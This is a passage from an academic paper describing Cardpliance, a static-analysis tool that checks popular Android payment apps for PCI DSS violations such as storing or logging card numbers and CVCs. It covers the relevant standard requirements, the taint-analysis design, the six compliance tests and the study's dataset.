Samin Yaseer Mahmud,* Akhil Acharya,* Benjamin Andow,† William Enck,* and Bradley Reaves*
*North Carolina State University
†IBM T.J. Watson Research Center

Abstract

Smartphones and their applications have become a predominant way of computing, and it is only natural that they have become an important part of financial transaction technology. However, applications asking users to enter credit card numbers have been largely overlooked by prior studies, which frequently report pervasive security and privacy concerns in the general mobile application ecosystem. Such applications are particularly security-sensitive, and they are subject to the Payment Card Industry Data Security Standard (PCI DSS). In this paper, we design a tool called *Cardpliance*, which bridges the semantics of the graphical user interface with static program analysis to capture relevant requirements from PCI DSS. We use Cardpliance to study 358 popular applications from Google Play that ask the user to enter a credit card number. Overall, we found that *1.67%* of the 358 applications are not compliant with PCI DSS, with vulnerabilities including improperly storing credit card numbers and card verification codes. These findings paint a largely positive picture of the state of PCI DSS compliance of popular Android applications.

1 Introduction

Mobile devices have become a primary way for users to access technology, and for many users, it is the *only* way. The most wide-spread mobile device platforms, namely Android and iOS, are known for their vast application stores providing applications that offer a wide variety of functionality. An important subset of these applications takes payment information from consumers, including those providing entertainment, transportation, and food-related services.

The casual observer might expect that mobile apps offering paid services and goods will always leverage the established and centralized payment platforms provided by the mobile OS (e.g., Google Pay and Apple Pay). These payment platforms provide users a secure and trusted way to manage their payment information (e.g., credit card numbers) without unnecessarily exposing it to third parties. They do so by a) using a virtual token that is linked to the actual credit card, and b) handling both payment information and authorization outside of the third-party application [3]. However, recent work [8] reported that 4,433 of a random sample of 50,162 applications from Google Play were asking the user to enter credit card information via text fields in the application UI. There are many reasons why this may occur. For example, an application developer may wish to offer an alternative if the user does not want to use the Google or Apple payment system. Alternatively, the application developer may wish to avoid overhead charges from Google and Apple [37, 38]. Whatever the reason, the fact remains: applications are asking users to enter credit card information.

The use of payment information makes these applications distinct from the majority of mobile applications. Specifically, the PCI DSS [6] financial industry-standard mandates that software systems protect payment information in specific ways. While it is well known that mobile applications leak privacy-sensitive information [9, 15, 16, 22], fail to verify SSL certificates [17, 18, 20, 24, 29, 36], and misuse cryptographic primitives [14, 25], doing so while processing payment information represents a significant violation.

Our work is motivated by the research question: *do mobile applications mishandle payment information?* Answering this question introduces several technical research challenges. First, which PCI DSS requirements apply to mobile applications? PCI DSS v3.2.1 (May 2018) is 139 pages and applies to a broad variety of payment systems. Second, how can those requirements be translated into static program analysis tasks? The analysis should avoid false negatives while minimizing false positives. Third, how can the use of credit card information be programmatically identified? Distinguishing credit card text values requires understanding the semantics of widgets in the user interface.

In this paper, we design a static program analysis tool called *Cardpliance* that captures key requirements from PCI DSS that are applicable to mobile applications. Cardpliance combines recent work on static program analysis of Android applications (i.e., Amandroid [19]) and UI semantic inference

(i.e., UiRef [8]) to create novel checks for PCI DSS requirements. We use Cardpliance to study a set of 17,500 popular free applications selected across all categories of Google Play. Using the UI semantic inference of UiRef [8], Cardpliance reduces this sample to 358 applications known to ask for credit card information from the user. Cardpliance then identifies 40 applications with potential PCI DSS violations. After manual decompilation and source code review, we confirmed 6 non-compliant applications.

Broadly, our empirical study leads to the following takeaways. Overall, *98.32%* of the 358 Android applications that we analyzed passed Cardpliance's PCI DSS tests, which shows that the risk of financial loss due to insecure behaviors in mobile applications may not be as wide-spread as predicted. In particular, we did not find any evidence of applications sending payment information over the network in plaintext, over vulnerable SSL connections, or insecurely exposing the payment information via inter-component communication channels. However, we identified 6 applications that combined have nearly *1.5* million downloads on Google Play violating PCI DSS requirements by storing or logging credit card numbers in plaintext (5/6), persisting credit card verification codes (3/6), and not masking credit card numbers when displaying (2/6). These applications are placing the users and potentially their customers at unnecessary risk for fraud due to their non-complying behaviors.

This paper makes the following contributions:

- *We encode PCI DSS requirements for mobile applications into static program analysis rules.* These rules are largely captured using data flow analysis, but the existence of method calls on the corresponding control flow paths play a key role.
- *We study a set of 358 applications known to prompt the user for credit card information.* We find 6 applications that violate PCI DSS requirements.
- *We propose a set of best practices for mobile application developers processing payment information.* These suggestions distill hundreds of pages to PCI DSS standards specification into key areas relevant to mobile apps.

We note that an entire industry of products exists to enable developers to identify individual PCI DSS violations in their own code [9, 19, 21, 23, 28]. By contrast, Cardpliance is to our knowledge the first system to identify violations across *a significant portion of an entire industry* with no prior knowledge of which apps might even handle credit card information. In addition to helping Android application developers be aware of unintentional PCI DSS violations, Cardpliance can also be used by Google to triage and investigate flaws in applications as they are submitted to the Play Store. Google could also show the output of Cardpliance in the Play Store's developer console.

The remainder of this paper proceeds as follows: Section 2 describes relevant security requirements from PCI DSS. Section 3 overviews our approach to testing compliance with these requirements. Section 4 describes the design and implementation of Cardpliance. Section 5 uses Cardpliance to study popular applications accepting credit card information. Section 6 presents a set of best practices for mobile application developers processing payment information. Section 7 describes related work. Section 8 concludes.

2 PCI Data Security Standard

In the early 2000s, major credit card companies faced a crisis of payment fraud that was enabled by the widespread adoption of online financial transactions. As a result, the Payment Card Industry (PCI) released the first version of its Data Security Standard (DSS) in December 2004. PCI DSS [6] now regulates all financial systems seeking to do business with PCI members, which includes all major credit card companies. This standard applies to all computing systems that accept card payment, as well as those that store and process sensitive cardholder data. It defines a series of security measures that must be taken for such systems, including the use of firewalls and anti-virus software.

Not all PCI DSS security measures apply to mobile applications installed on consumer devices. Based on our expertise in mobile application security, we systematically reviewed the 139 pages of PCI DSS version 3.2.1 to determine which regulations apply. For example, mobile applications are payment terminals where a consumer may enter a credit card information into either their own device or the device of a merchant. In contrast, mobile applications are not used as back-end payment processing systems. We then looked for the different types of sensitive information referenced within the standard. We found that PCI DSS distinguishes between cardholder data (CHD) and sensitive account data (SAD), which impacts software processing, as shown in Table 1.

Next, we reviewed the standard for requirements relating to mobile applications. We identified the following six relevant PCI DSS requirements:

Requirement 1 (Limit CHD storage and retention time): PCI DSS Section 3.1 states:

> *Limit cardholder data storage and retention time to that which is required for business, legal, and/or regulatory purposes, as documented in your data retention policy. Purge unnecessarily stored data at least quarterly.*

Therefore, mobile applications should minimize the situations when the credit card number and other CHD values are written to persistent storage. Ideally, CHD is never written, but if it is, the applications need a method to remove it. CHD should also never be written to shared storage locations, e.g., SDcard in Android, as it may be read by other applications.

Table 1: Types of payment information relevant to credit cards

Information	Type	Storage Permitted	Description
PAN	CHD	Yes	Primary Account Number, 16 digits, on front of card.
Cardholder Name	CHD	Yes	Cardholder's name, on front of card
Expiry Date	CHD	Yes	Card expiration date, displayed as MM/YY
Service Code	CHD	Yes	3 digit code, each digit has own service code assignment
Full Track Data	SAD	No	Sensitive data stored on magnetic strip or on a chip
CAV2, CVC2, CVV2, CID	SAD	No	Three or four digit code on back of card
PIN	SAD	No	Pass code that verifies the user during transactions

CHD = Card Holder Data; SAD = Sensitive Account Data

Applications also do not have the ability to delete contents written to Android's logcat logging infrastructure.

Requirement 2 (Restrict SAD storage): PCI DSS Section 3.2 states:

> *Do not store sensitive authentication data after authorization (even if encrypted). If sensitive authentication data is received, render all data unrecoverable upon completion of the authorization process.*

Therefore, SAD values such as full track data (magnetic-stripe data or equivalent on a chip), card security codes (e.g., CAV2/CVC2/CVV2/CID), PINs and PIN blocks should never be written to persistent storage, even if it is encrypted or in a location only accessible to the application.

The standard states that data sources such as incoming transaction data, logs, history files, trace files, database schemes, and database contents should not contain SAD. While we expect few mobile applications ask for full track data, subsets of SAD are relevant. Furthermore, mobile applications should be careful not to include SAD in debugging logs and crash dumps.

Requirement 3 (Mask PAN when displaying): PCI DSS Section 3.3 states:

> *Mask PAN when displayed (the first six and last four digits are the maximum number of digits you may display), so that only authorized people with a legitimate business need can see more than the first six/last four digits of the PAN. This does not supersede stricter requirements that may be in place for displays of cardholder data, such as on a point-of-sale receipt.*

The standard warns that the display of the full PAN on computer screens, mobile UI, payment card receipts, faxes, or paper reports can aid unauthorized individuals in performing unwanted activities. Therefore, after the user enters the credit card number, the application should mask it before displaying (e.g., on a subsequent UI screen).

Requirement 4 (Protect PAN when Storing): PCI DSS Section 3.4 states:

> *Render PAN unreadable anywhere it is stored – including on portable digital media, backup media, in logs, and data received from or stored by wireless networks. Technology solutions for this requirement may include strong one-way hash functions of the entire PAN, truncation, index tokens with securely stored pads, or strong cryptography.*

This requirement supplements Requirement 1 with restrictions specifically for the credit card number (PAN). If it is written at all, some sort of protection is required.

Requirement 5 (Use secure communication): PCI DSS Section 4.1 states:

> *Use strong cryptography and security protocols to safeguard sensitive cardholder data during transmission over open, public networks (e.g. Internet, wireless technologies, cellular technologies, General Packet Radio Service [GPRS], satellite communications). Ensure wireless networks transmitting cardholder data or connected to the cardholder data environment use industry best practices to implement strong encryption for authentication and transmission.*

From the perspective of mobile applications, all network connections should use TLS/SSL. Furthermore, the application should not remove the server authentication checks, which prior work [17] has identified is a common vulnerability in mobile applications.

Requirement 6 (Secure transmission of PAN through messaging technologies): PCI DSS Section 4.2 states:

> *Never send unprotected PANs by end-user messaging technologies (for example, e-mail, instant messaging, SMS, chat, etc.).*

Again, specific additional restrictions are made for the credit card number (PAN). That is, mobile applications should not pass the PAN to APIs for sending SMS messages. Additionally, Android allows sharing data with other messaging applications using its Intent message-based inter-component communication (ICC). Such messages should be protected.




Figure 1: Overview of Cardpliance

3 Overview

While many studies have investigated vulnerabilities in mobile applications, we are unaware of studies focused on credit card information. Such vulnerabilities represent PCI DSS violations and hence are of significant importance. However, programmatically investigating the relevant PCI DSS requirements is nontrivial, presenting the following key challenges.

- *Credit card information is often collected via text input.* There is no clearly-defined API that identifies when the user enters a credit card number. These inputs must be identified and linked to control and data flow graphs.
- *The relevant PCI DSS requirements are context-sensitive.* Simple data-flow analysis is insufficient. For example, some types of credit card information can be stored or transmitted if it is obfuscated.
- *The relevant PCI DSS requirements are imprecise.* The requirements often refer to broad approaches to information protection such as rending the PAN "unreadable." There are many ways in which developers can achieve these goals.

Cardpliance addresses these challenges using a collection of tailored static program analysis tests. Where possible, we leverage existing open source projects that embody knowledge gained from a decade of mobile application analysis. Specifically, we build upon UiRef [8] to infer the semantics of text input and Amandroid [19] (also called Argus-SAF) to perform static data flow analysis. Our analysis also leverages concepts from MalloDroid [17] to identify SSL vulnerabilities and StringDroid [39] for identifying the URL string used to make network connections. Combining these existing techniques to create specific PCI DSS checks requires careful construction and represents a unique contribution.

Figure 1 provides a high-level overview of Cardpliance's approach to identifying PCI DSS violations in mobile applications. The first step is to identify which applications ask users to enter credit card information. While we build upon UiRef for user interface analysis, the analysis requires injecting a code executing the repackaged application. This process is too heavyweight for application discovery. Therefore, we use a two-phase application filter, first using a lightweight keyword-based search of the strings used by the application, then using UiRef to confirm that the application actually asks the user to enter credit card information (e.g., the terms could have been used in some other context).

The next phase is the Data Dependence Graph (DDG) extraction. A key feature of Amandroid is to produce graphs upon which different static analysis tasks can be performed. This approach encapsulates traditional static program analysis within the core Amandroid tool and allows users of Amandroid to focus on their goals as graph traversal algorithms. However, we found that the latest version of Amandroid did not include all of the program contexts that were needed for our PCI DSS tests. First, we use information from UiRef to annotate UI input widgets as being related to credit card information. Second, we enhance how Amandroid handles `OnClickListener` callbacks to correctly track data flows from UI input.

The six PCI DSS tests capture the relevant requirements described in Section 2. Described in detail in Section 4, these tests consider the different uses of cardholder data (CHD) and sensitive account data (SAD) listed in Table 1. Each test defines sets of sources and sinks for Amandroid's taint analysis; however, the tests require context beyond traditional taint analysis. First, Amandroid uses method signatures as sources and sinks, whereas Cardpliance only considers a subset of method calls that are parameterized with specific concrete values (e.g., UI widget references from UIRef). Second, three of the six tests are designed to not raise an alarm if *all* paths from a specific source to a specific sink invoke a method that makes the data flow acceptable (e.g., masking or obfuscating the credit card number). Therefore, Cardpliance includes additional traversal of the DDG.

Finally, due to the imprecision of PCI DSS, several of the tests are inherently heuristic. In such cases, we erred on the side of being security conservative, preferring false positives over false negatives and invalidating the false positives through manual inspection. Therefore, Cardpliance serves as a tool to drastically reduce the effort of a manual auditor, providing key information necessary to make a certification determination. Section 5 describes our experiences manually reviewing flagged applications with the JEB decompiler. Note that we did not perform dynamic analysis of the flagged applications because many of them required social security numbers to register for accounts or for us to be in a physical location to test (e.g., road toll applications).

4 Cardpliance

Android application analysis is a well-studied problem. Open-source analysis tools such as FlowDroid [9], Amandroid [19], and DroidSafe [21] capture much of Android's runtime complexity, including application lifecycles and callbacks from code executing system processes. We chose to build on top

of Amandroid, also called Argus-SAF,[1] because it a) is being actively maintained, b) has a design that is easy to extend, and c) outputs convenient graphs for use by novel analysis. This section is split into two parts: First, we explain key concepts in Amandroid and how we configured it for our analysis. Second, we describe our tests that capture the relevant PCI DSS requirements described in Section 2. This second part captures a key technical contribution of this paper.

4.1 DDG Extraction

The Cardpliance tests are graph queries on Amandroid's Data Dependence Graph (DDG). Amandroid performs flow- and context-sensitive static program analysis on `.apk` files. It analyzes each Android component (e.g., Activity component) separately and then combines the per-component analysis to handle inter-component communication (ICC). As such, program analysis timeouts are defined at the component level (as we discuss in Section 5, we use a timeout of 60 minutes).

Amandroid is primarily focused on data flow analysis. It calculates points-to information for each instruction in the control flow graph, storing it in a Points-to Analysis Results (PTAResult) hash map. It also keeps track of ICC invocations in a summary table (ST). Amandroid then produces an Interprocedural Data Flow Graph (IDFG) for each component, which combines the Interprocedural Control Flow Graph (ICFG) with the PTAResult for that component. It then generates an Interprocedural Data Dependency Graph (IDDG), which contains the same nodes as the IDFG, but the edges are the dependencies between each object's definition to its use. Finally, a DDG for the entire application is created by combining each component's IDDG and the ST.

Amandroid uses the DDG to perform taint analysis. Given a set of taint sources and taint sinks, Amandroid marks the sources and sinks in the DDG and computes the set of all paths between them. The list of paths from sources to sinks is stored in a Taint Analysis Result (TAR) structure. Amandroid allows the user to define sources and sinks via text strings of method signatures in a configuration file.

Cardpliance analyzes how applications handle credit card information entered by the user into text fields. Applications access this text via the `TextView.getText()` method. However, Cardpliance needs to determine which `TextView` objects correspond to the UI widgets that collect different types of credit card information. To acquire a `TextView` object, the application calls `Activity.findViewById(R.id.widget_name)`, where `R.id.widget_name` is a unique integer managed by the application's resource `R` class. Therefore, Cardpliance uses `Activity.findViewById(int)` as a taint source. The analysis will taint the returned `TextView` and the subsequent string from `TextView.getText()`. Furthermore, since the DDG contains points-to information, the PCI DSS tests can use Amandroid's `ExplicitValueFinder.findExplicitLiteralForArgs()` method to determine the integer value passed to the taint source. It then uses the resource IDs of credit card information widgets identified by UiRef [8] to determine the types of information flowing to each sink.

However, applications frequently call `Activity.findViewById()` to assess many different UI widgets. Therefore, simply defining it as a taint source will cause Amandroid's taint analysis to needlessly compute taint paths for many irrelevant sources. To address this problem, Cardpliance implements a custom source and sink manager that refines the taint sources to just those `Activity.findViewById(int)` instructions that are passed an integer in a list precomputed by UiRef. This process involves using the PTAResult hash map while marking taint sources. In doing so, we significantly reduce the time to analyze applications.

Additionally, since one of Cardpliance's tests uses `View.setText()` as a taint sink, we perform a similar optimization in the custom source and sink manager. In this case, we backtrack in the DDG to the definition site of the `View` object and identify the corresponding call to `Activity.findViewById(int)`. We then similarly resolve the integer resource ID. If the ID is in a predefined list (defined via a heuristic for the test), the call to `View.setText()` is defined as a taint sink.

Finally, we had to patch Amandroid's control flow analysis to properly track the use of `View` objects obtained in `OnClickListener` callbacks. We found that many applications declare the `OnClickListener` of a `View` as an anonymous inner class. In such cases, Amandroid did not capture the data flow initiated by the button click. We fixed this issue by adding a dummy edge from the point where the `OnClickListener` was registered to the entry point of the corresponding `OnClickListener.onClick()` method.

4.2 PCI DSS Tests

At a high level, Cardpliance uses Amandroid's taint analysis result (TAR) to identify potential PCI DSS violations. However, the TAR does not consider context at the sources and sinks, or all different paths between the sources and sinks. Cardpliance uses the DDG to identify specific instructions as sources and sinks based on constant values available from the PTAResult hash map. It then calculates all paths between those specific source and sink instructions, determining if specific conditions occur (e.g., calling an obfuscation method).

4.2.1 Analysis Approach

The DDG is a directed acyclic graph (V,E) where the set of vertices V are program instructions and the set of edges E represent def-use dependencies between vertices (v_i, v_j). We say there exists a path between v_s and v_k (denoted $v_s \rightsquigarrow v_k$) if there is a sequence of edges (v_s, v_{s+1}), (v_{s+1}, v_{s+2}), $\ldots (v_{k-1}, v_k)$. We refer to a *specific* path p from v_s to v_k as $v_s \overset{p}{\rightsquigarrow} v_k$.

[1] http://pag.arguslab.org/argus-saf

Each PCI DSS test is defined with respect to instructions invoking three sets of methods: source methods (S), sink methods (K), and required methods (R). S and K are traditional sources and sinks for taint analysis. Whereas Amandroid's sources and sinks are method signatures, some of Cardpliance's sources and sinks are context-sensitive. For example, an instruction that calls `Activity.findViewById(int)` is only a source if the argument is an integer from a list of resource IDs identified by UiRef as requesting credit card information.

In contrast to S and K, R places *requirements* on the data flow path. Informally, R defines a set of methods that should be called on the data flow path (e.g., a string manipulation method that could mask characters). If no methods from R exist on the path, then a potential violation is raised.

We now describe the general template used by each test to generate sets of potential violations. For simplicity, we say that instruction $v \in V$ is in S, K, or R if the instruction v calls a method in one of those sets, potentially parameterized with the correct constant values. Then, for v_s, v_k, v_r in V, the test produces *paths* as potential violations as follows:

$$\{(v_s \overset{p}{\rightsquigarrow} v_k) | v_s \in S, v_k \in K, v_s \overset{p}{\rightsquigarrow} v_k \ \wedge (\nexists v_r \in p | v_r \in R)\}$$

That is, even if $v_s \rightsquigarrow v_k$, it is not a violation if *all* paths include an instruction v_r that is in R. Note that not all tests use R and therefore the logic for these tests skips the second term in the conjunction. However, this is logically equivalent to $R = \emptyset$, which will cause the term to always be true.

4.2.2 Test Implementation

The remainder of this section describes our six PCI DSS tests with respect to S, K, and R. In doing so, we reflect on the relevant requirements described in Section 2. We also describe implementation-specific considerations for each test. An overview of the tests is provided in Table 2.

Test T1 (Storing CHD): Requirement 1 in Section 2 states that storage of cardholder data (CHD) should be limited, and if it is stored, there should be a mechanism to delete if after a period of time. Determining all of the ways in which persistent data can be deleted is not practical to detect using static program analysis. Therefore, Test T1 takes a security-conservative approach and identifies whenever CHD is written to persistent storage. As such, Test T1 is more of a warning than a violation of PCI DSS. However, it is useful as a coarse metric and can bring potentially dangerous situations to the attention of a security analyst.

Test T1 captures a key program analysis primitive that is needed by the other tests: data flow analysis from *specific* UI inputs. Amandroid provides a Taint Analysis Result (TAR) structure that contains a superset of all of the paths identified in *all* of the tests. Test T1 filters the TAR based on the sources and sinks listed in Table 2. Note that Test T1 only considers the sources that call `Activity.findViewById(int)` with resource IDs corresponding to CHD. We further reduce the text input source to just the credit card number (PAN), as there is the potential for ambiguity when identifying the other fields (e.g., cardholder name vs. another name field). The custom source and sink manager described in Section 4.1 only limits the analysis to credit card related data, which includes both CHD and SAD. Therefore, we again use Amandroid's `ExplicitValueFinder`, but within a different phase of the analysis. The data persistence method (DPM) sink methods listed in the table do not require special consideration. Once these concrete sources and sinks are identified, we traverse the DDG to identify all paths between them.

Test T2 (Storing SAD): Requirement 2 in Section 2 states that sensitive account data (SAD) should never be written to persistent storage, including logs. From the mobile application perspective, the only SAD that users will enter into text fields is the three or four digit CVC code written on the physical card. Therefore, Test T2 only needs to consider `Activity.findViewById(int)` sources that are passed resource IDs corresponding to CVC-related fields. The remainder of the analysis is identical to Test T1. Note that unlike Test T1, the existence of a data flow path directly represents a PCI DSS violation.

Test T3 (Masking Credit Card Number): Requirement 3 in Section 2 states that the only time the application should display the full credit card number (PAN) is when the user is entering it in the text field. All other times the credit card number is displayed, it should be masked, showing at most the first six and last four digits of the number.

Test T3 requires additional sophistication in the static program analysis algorithm. First, it includes R, the set of required methods. Recall that a violation does *not* occur if *all* paths from the sources to the sinks include an instruction that invokes a method in R. In this case, we define a set of PAN masking methods (PMM), listed in Table 2, that represent different ways in which the application developer may have masked the credit card number. While the developer may choose to use other string manipulation methods, this set is conservative and will raise an alarm for manual review by a security analyst. Of course, this set can be easily expanded as additional string manipulation methods are discovered.

Second, Test T3 considers not only textual user input as taint sources, but also input from the network. For example, an application may retrieve the credit card number from the server and display it for the user. Such cases should also be masked. However, in this case, it is nontrivial to detect which input data is the credit card number. While the semantics of JSON key-value fields could potentially be used [26, 32], we elected to use a simpler heuristic that filters tainted paths at the sink. Specifically, we extract a list of all resource IDs of UI widgets that exist on a UI screen that also contains the text "Credit Card." Our intuition is that mobile application UI screens are generally purpose-specific and the other displayed information is likely related. This classification allows

Table 2: PCI DSS tests defined by source (*S*), sink (*K*), and required (*R*) methods on data flow paths in the DDG.

Test	Identifies	S	K	R
T1	Storing CHD	`Activity.findViewById(ID_CC)`	DPM	-
T2	Storing SAD	`Activity.findViewById(ID_CVC)`	DPM	-
T3	Not Masking Credit Card Number	`Activity.findViewById(ID_CC)`, `URLConnection.getInputStream()`	`View.setText()`	PMM
T4	Storing Non-Obfuscated Credit Card Number	`Activity.findViewById(ID_CC)`	DPM	OM
T5	Insecure Transmission	`Activity.findViewById(ID_CC)`	`OutputStreamWriter.write()`, `OutputStream.write()`	-
T6	Sharing Non-Obfuscated Credit Card Number	`Activity.findViewById(ID_CC)`	`Intent.putExtra()`, `SmsManager.sendTextMessage()`	OM

Data Persistence Methods (DPM) = `java.io.OutputStream.write()`, `java.io.FileOutputSream.write()`, `java.io.Writer.write()`, `java.lang.System.out.println()`, `android.content.SharedPreferencesEditor.putString()`, `android.util.Log.i()`, `android.util.Log.d()`
PAN Masking Methods (PMM) = `java.lang.String.replace()`, `java.lang.String.substring()`, `java.lang.String.concat()`, `java.lang.StringBuilder.append()`
Obfuscation Methods (OM) = `javax.crypto.Cipher.update()`, `javax.crypto.Cipher.updateAAD()`, `javax.crypto.Cipher.doFinal()`, `java.security.MessageDigest.digest()`, `java.security.MessageDigest.update()`

the static program analysis to only consider `View.setText()` methods as taint sinks if they correspond to objects that were retrieved using `findViewById()` and a resource ID from that set. As mentioned in Section 4.1, we leverage the `ExplicitValueFinder` within the custom source and sink manager to perform this refinement. We, therefore, leverage the `View.setText()` sinks in Amandroid's TAR structure, knowing that they have been refined as such.

Once Test T3 has filtered the TAR with respect to the sources and sinks described above, it computes all paths between them using the DDG. We then remove paths that contain a method from *R*. The resulting set of paths are potential violations of the PCI DSS and are made available for manual review.

Test T4 (Storing Non-Obfuscated Credit Card Number): Requirement 4 in Section 2 states that the credit card number (PAN) should always be protected if it is stored by the mobile application. The PCI DSS standard has some flexibility in how the number is protected, but it offers suggestions including one-way hash functions and cryptography. Requirement 4 refines Requirement 1 specifically for the credit card number, and since our Test T1 only considers the credit card number, and not the other CHD values, it might seem that both Test T1 and Test T4 are not needed. However, we wanted to include both, because Test T1 will capture all cases when the credit card number is written to persistent storage, whereas Test T4 only raises an alarm when there is not an obfuscation method on the data flow path. Put another way, Test T1 is designed to be a warning for closer inspection, whereas Test T4 is designed to detect violations.

Given the similarity to Test T1, Test T4 follows the same implementation pattern. However, Test T4 includes a set *R* of required obfuscation methods (OM), as listed in Table 2. These methods include calls to common encryption and message digest functionality in Java, as listed on the Android developer's website [2]. Similar to Test T3's PAN masking methods, we do not seek to enumerate all possible cryptography libraries. Nonstandard libraries should be reviewed and can potentially be added to the list in the future. For the `Cipher.doFinal()` method, we validate that the `Cipher` object is initialized with an `ENCRYPT_MODE`. In the future, additional cryptography checks [14,25] could be incorporated. Note that false negatives resulting from this limitation of Test T4 would still raise a warning for Test T1, which reports any write to storage, obfuscated or not. Finally, Test T4 uses the same strategy as Test T3 for ensuring all paths from the filtered sources and sinks contain a method from *R*.

Test T5 (Insecure Transmission): Requirement 5 in Section 2 states that mobile applications should always use TLS/SSL when transmitting cardholder data. There are two ways in which an application can fail to properly use TLS/SSL: (1) send data via HTTP URLs, (2) invalidate certificate checks when sending data via HTTPS URLs.

As shown in Table 2, Test T5 uses `OutputStreamWriter.write()` and `OutputStream.write()` as taint sinks to filter the TAR. However, these sinks may also be used for file writes. Unfortunately, the `URLConnection` object used to create the output stream will not be on the tainted path for the credit card number (so *R* cannot be used). Therefore, we separately walk backward on the DDG from the taint sink to find the `URLConnection` object used to create the output stream object. We then use Amandroid's `ExplicitValueFinder` to determine the argument passed to the corresponding URL initialization method (`URL.init(String)`). We then determine if the string is an HTTP or HTTPS URL. If an HTTP URL is used, an alarm is raised.

If an application has an HTTPS URL as a taint sink, we also check if the application contains a vulnerable TLS/SSL configuration. To do so, we leverage Amandroid's existing API Misuse module, which has a configuration option for

COMMUNICATION_LEAKAGE. Specifically, this check looks for insecure implementations of SSLSocketFactory and a TrustManager that uses the ALLOW_All_HOSTNAME_VERIFIER flag. Note that this analysis is not context-sensitive to a specific taint sink, as these options are often set globally for an application. Therefore, there is a possibility for false positives if an application uses different SSL configurations for different network connections.

Test T6 (Sharing Non-Obfuscated Credit Card Number): Requirement 6 in Section 2 states that credit card numbers should be protected if they are shared outside of the application. Therefore, we consider both SMS APIs and Android's inter-component communication (ICC) mechanism that allows execution to span applications. Similar to Test T4, this test determines if all paths from sources and sinks include a call to an obfuscation method, as shown in Table 2.

Identifying taint sinks for SMS is straightforward due to Android's runtime API SmsManager.sendTextMessage(). Identifying ICC taint sink is more complex. First, ICC is commonly used within an application. To simplify the analysis, we assume that Intent messages with explicit destinations (i.e., specify the exact target component name) are used for ICC within an application, and implicit destinations (i.e., use "action" strings) are used for ICC between applications. Second, the Intent objects used for ICC are populated in steps. We use Intent.putExtra() as a taint sink filter for the TAR. We then backtrack the DDG to find the Intent object creation and use Amandroid's ExplicitValueFinder to identify if it is an implicit or explicit Intent. If it is an implicit Intent and the action value is ACTION_SEND, we use the Intent.putExtra() call as a taint sink, as this is the action string used to share information between applications. Finally, we follow a similar process as Test T4 to ensure that all paths between the sources and sinks include a required obfuscation method from *R*. Paths failing this requirement will raise an alarm.

5 PCI DSS Compliance Study

Our primary motivation for creating Cardpliance was to analyze whether mobile applications are mishandling payment information. The goal of this study is to gauge the impact of PCI DSS non-compliance on real-world users. In this section, we use Cardpliance to analyze popular applications from Google Play for potential PCI DSS violations and present case studies based on our findings.

As Cardpliance uses static analysis to vet application's compliance of PCI DSS requirements, it is subject to the same limitations as static analysis. In particular, static analysis may provide an over-approximation of application behaviors that may result in false alarms. Therefore, we manually validate data flows that Cardpliance flags as potential PCI DSS violations to determine whether the application is actually violating PCI DSS requirements. Note that the goal of validation is to determine whether the application is violating PCI DSS requirements, not to comprehensively determine whether every data flow identified by static analysis is a true positive or false positive. Therefore, a true positive denotes that the application contains a PCI DSS violation while a false positive denotes that none of the data flows flagged by static analysis were valid due to errors in the underlying tooling.

5.1 Dataset Characteristics

To select our dataset, we downloaded the top 500 free applications ("top_selling_free" collection) across Google Play's 35 application categories in May 2019, which resulted in an initial dataset of 17,500 applications. To determine which applications request payment information, we disassembled the dataset and performed a keyword-search on the resource files for terms that describe payment card numbers (e.g., credit card number, debit card number, card number). The list of terms was obtained from the synonym list in UiRef [8] for "credit card number."[2] This keyword-based triaging flagged 1,868 applications as potentially requesting credit card information, which reduced the dataset by 89.3% (15,632/17,500). Note that this triaging may provide an under-approximation of the total number of applications requesting credit card numbers due to the comprehensiveness of the keyword-based list. However, since this keyword list was used by prior work [8] to identify 4,433/50,162 (8.83%) applications in Google Play were asking users for credit card information, we believe it is suitable for our study. We leave it as future work to construct a comprehensive multi-language vocabulary of terms that refer to credit card numbers.

As discussed previously, simply containing a string that matches a credit-card related keyword does not imply the application accepts credit card numbers from the user. Therefore, we use UiRef to determine when an application takes credit card numbers as input. We ran UiRef on the refined dataset and found that 807 applications failed during reassembly due to errors in ApkTool.[3] UiRef failed to extract layouts from an additional 110 applications. Of the remaining 951 applications, UiRef identified that 442 applications containing input widgets that request credit card numbers.

We ran Cardpliance on the 442 applications that request payment information. We performed the analysis on a virtual machine running Ubuntu 18.04 on the VMware ESXi 6.4 hypervisor with an Intel(R) Xeon(R) Gold 6130 2.10GHz machine with 320 GB RAM and 28 physical cores. We con-

[2] *Keyword list:* credit card number, card number, cardnumber, credit / debit card number, credit or debit card number, payment card number, credit card number on our order form, credit card number on our registration form, credit-card number, credit / debit card number, credit or debit card number, customer credit card number, credit card / debit card number, credit card account number, credit and debit card number, debit card number, valid credit / debit card number, digit card number, cc number, credit card, debit card, master card, mastercard

[3] https://ibotpeaches.github.io/Apktool/




Figure 2: Runtime increases gradually for 358 apps sorted according to increasing component number, it saturates near the 170th app which had 40 components

figured Cardpliance to run 15 applications in parallel and set a 60-minute timeout per application component. If a timeout occurred when analyzing a component, we discard the results for the entire application to avoid partial results. In total, Cardpliance successfully analyzed 80.99% (358/442) of the triaged application dataset. Of the 19.01% (84/442) applications that failed analysis, 3.84% (17/442) applications contained components that exceeded the timeout and 15.15% (67/442) applications could not run due to errors in the underlying static analysis framework Amandroid.

Finding 1: *At least 2.5% of popular free Android applications on Google Play directly request payment information*. As discussed above, we used a lightweight heuristic to identify which applications were mentioning credit card numbers and then used UiRef to resolve semantics. We found that 442 applications contain input widgets that directly request payment information from users (i.e., credit card numbers). This reduction in the scope of analysis makes deploying the deeper and more time-consuming static analysis checks provided by Cardpliance feasible at scale. Note that this is a conservative lower-bound estimate, as we could not analyze 917 applications due to errors in ApkTool and UiRef.

